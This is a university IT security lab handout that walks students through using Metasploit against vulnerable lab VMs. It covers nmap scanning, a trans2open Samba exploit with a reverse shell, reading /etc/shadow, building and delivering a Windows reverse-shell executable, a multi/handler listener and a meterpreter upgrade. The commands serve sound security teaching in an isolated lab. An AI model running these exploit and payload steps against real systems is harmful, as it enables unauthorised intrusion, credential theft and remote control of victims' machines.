### COS30015 IT SECURITY

You will need:

Kali (VM)

Windows XP (VM)

Kioptrix level 1(VM)

access

### Lab 10 week 11

In this lab you will experiment with Metasploit.

Kioptrix is available on-line, but we will be using a modified   
version which is on the Virtual Machine Launcher.

For this week we will be Metasploit to gain remote access to a vulnerable server.

This will include some uses of nmap and other interesting tools.

**Part 1**

**Step 1) Start Kali and Kioptrix level 1**

*Kioptrix is a hackable operating system that comes preconfigured out of the box. The version we are using is adapted to the Swinburne VMWare security labs.*

Today we will be using ***Metasploit*** to hack into Kioptrix.

**Step 2) start the *postgresql* and *Metasploit* services**

To enable the database for Metasploit we need to start the ***Postgres*** sql daemon and the Metasploit daemon.

First, log into Kali:

**user**

**COS30015user**

Ip: 192.168.100.200

Mask 255.255.255.0

**What is the IP address for Kali?**

**What is the sub-net?**

To start these in Kali we can use the ***service*** utility to start them.

The commands below will initiate them.

**sudo service postgresql start***(You will be prompted for the user password: COS30015user)*

**sudo service metasploit start**

**Step 3) load msfconsole from the command line on Kali Linux**

Start the terminal in Kali and use the command:

**sudo msfconsole***(You will be prompted for the user password: COS30015user)*

It will probably take a few minutes to load on the first attempt.

**Step 4) Check to make sure that the database is connected to Metasploit**

Using the command:

**db\_status** check the connection to the database.  
 *Response should be : postgresql connected to msf3*

**hosts** shows what hosts have been found, currently there are none.

**services** show what hosts are running what services and what we have found out about them. As with hosts, there is nothing available.

**Step 5) Run simple ping scan using db\_nmap** (will not register in the database).

We can run ***nmap*** from Metasploit using the db\_nmap command. Let’s run a simple scan using the command

192.168.100.130, 134 and 200

**db\_nmap –sn 192.168.100.0/24**

**What IPs are responding?**

*Ignore the .1, .2 and .254 addresses   
– these are part of the VMWare network*

**What is the IP of the   
Kioptrix VM?**

192.168.100.134

Try these again:

**hosts**

**services**

We can see using the command what systems are running but nothing is

registered in the database. Why is that?

*Since Metasploit is primarily used to exploit services, it is preferred that it only stores systems that have services running.*

**Step 6) Run db\_nmap –sS to check which devices are available**

Since Metasploit only looks for services to potentially exploit, systems that don’t have services available to examine won’t be added to the database.

Running the command:

**db\_nmap –sS 192.168.100.0/24** will check for services. Since we now have services that are exploitable there are now entries in the database.

**Which TCP ports are running   
on the Kioptrix VM?**

ssh

http

rpcbind

netbios-ssn

https

kdm

Samba port (netbios-ssn) ‘139’

**Which is the samba   
(netbios-ssn) port?**

**Step 7) Load the samba service scanner.**

Metasploit comes with scanners for almost any service. For this lab we are going to focus on the samba scanner.

In Metasploit we can use the command “search” to find objects that Metasploit can use so the search command will look like the following:

**search scanner/smb**

**What result contains the samba version scanner?**

auxiliary/scanner/smb/smb\_version

Once the version scanner has been found it can be loaded using the following command:

**use auxiliary/scanner/smb/smb\_version**

**Step 8) Configure and run the scanner.**

Nmap should have detected two hosts, one will be Kioptrix and the other will be a vmware service.

Figure out which ip address Kioptrix is running on and set that as the remote host as shown below:

**set RHOSTS <kioptrix IP>**

Once this is configured we can use

**show options**

to check all available options.

Nothing needs to be changed so use the command:

**run**

to initiate the scanner.

**What version of Samba is   
running?**

2.2.1a

**Step 9) Check the database for the information.**

**services**

We can see that the database has updated with the version of samba. Search Google (on the host) for this version and find a highly-rated “CVE” will reveal what date it was released. It’s important for later.

|  |  |  |  |
| --- | --- | --- | --- |
|  | **DoS Exec Code Overflow** | **2005-01-10** | **2018-10-30** |

**Step 10) Run a samba exploit against the service.**

The command to find these exploits is constructed from what we know about the host. It is running an old version of samba and it is running Linux. Since it’s an old version of samba it’s a possible attack avenue.

Searching samba exploits reveals some exploits that can be

used. The search function will look like this:

**search exploit/linux/samba**

The *trans2open* exploit is a viable exploit (same year as CVE), let’s use this exploit.

Load it and set the options.

**use exploit/linux/samba/trans2open**

***prompt should be:* msf exploit(trans2open) >**

**show options**

Set the RHOST if needed. The other thing that needs to be added is a payload. This can be found using:

**show payloads**

**search payload/generic/shell**

Look for a payload that is a reverse shell. There is a nice one near the end of the list. To set this payload for the exploit, use the command:

**set payload generic/shell\_reverse\_tcp**

**show options**

Kali linux is the LHOST (local host) for this payload so set LHOST to Kali Linux’s IP address.

**set LHOST** 192.168.100.200

***prompt should be:* msf exploit(trans2open) >**

Once all the settings are set use the command

**exploit**

to run the exploit.

**Step 11) Check for root privileges**

Commands to check for root privileges

**whoami**

**cat /etc/shadow**

**Step 12) Shutdown Kioptrix and start Windows XP**

(in msf) **/sbin/shutdown now**

(in msf) **<Ctrl>+C, y //abort session**

(in the Kioptrix VM) **Player/ Power / Shutdown Guest**

You may have to re-start msfconsole

**Part 2**

**Step 13) Explore MSFpayload**

***MSFpayload*** is used to generate shells and so on without the need for the framework.

Use the following command to see the options for msfpayload

**msfpayload –h**

**Step 14) Generate a reverse shell payload using MSFPayload**

To list all payloads use the ***–l*** flag, like so:

**msfpayload –l**

Too many options? Let’s use ***grep*** to refine this

**msfpayload –l | grep windows/shell/reverse\_tcp**

will be sufficient for this. Putting an S at the end of the

command to list the available options

**msfpayload windows/shell/reverse\_tcp S**

Now set the options. Remember to always check if they have been applied

correctly.

**msfpayload windows/shell/reverse\_tcp LHOST=192.168.100.200 LPORT=4444 S**

*(all on one line)*

Now to compile it as an ***exe*** for windows to be able to run it

**msfpayload windows/shell/reverse\_tcp LHOST=192.168.100.200**

Press enter a couple of times here to clear the screen a bit

**LPORT=4444 X** *(all on one line)*

Seeing it in the terminal doesn’t help.

Let’s output it to a file:

**msfpayload windows/shell/reverse\_tcp LHOST=192.168.100.200 LPORT=4444 X**

**> assignment1.exe** *(all on one line)*

**Step 15) Run the python mini web server\***

\*Open a second **terminal** window in Kali and start the server from there. You will need to enter the user password again (COS30015user).

We will use this to distribute the payload

**sudo python –m SimpleHTTPServer 80**

**Step 16) Download the file to windows xp**

Navigate to the IP address of Kali on Windows XP using the web browser.

Run **assignment1.exe**

**Step 17) Setup handler**

MSF comes with a handy handler for these pre-generated payloads

(in msf)

**search exploit handler**

**use multi/handler**

***prompt should be:* msf exploit(handler) >**

**set payload windows/shell/reverse\_tcp**

**set LHOST 192.168.100.200**

**set LPORT 4444**

**exploit ­‐j**

**(runs exploit as background job)**

Do this from XP

**Step 18) Run shell as if you were a user**

Run the program we transferred


**assignment1.exe**

**Step 19) Check running user**

Once the session has connected you will get a notification that a session had connected run the following command to find which session is connected.

If the following error comes up run the executable again

**sessions**

Using this info to access the session, use the following command

**sessions –i <Id>**

This should drop you into a windows shell.

Let’s also let the user know we were here

by running the following command:

**echo haxord > readme.txt**

There now should be a file called readme.txt on the desktop of the XP machine.

Try a few DOS commands:

**tasklist**

**net users**

**netstat**

You will need to kill the shell (Ctrl + C), run the exploit again and run the file from XP again.

**Setp 20) Extra task**

Upgrade the shell to a meterpreter shell.

Meterpreter is an advanced shell that comes with Metasploit. It allows for more flexibility than a standard shell. Metasploit comes with the capability to upgrade pre­‐existing shells into meterpreter sessions

Run the following command:

**sessions –u <Id>**

**(userful …if confused use “help” command to see list of commands that can be used including cat and keyscan, web cam and stuff…)**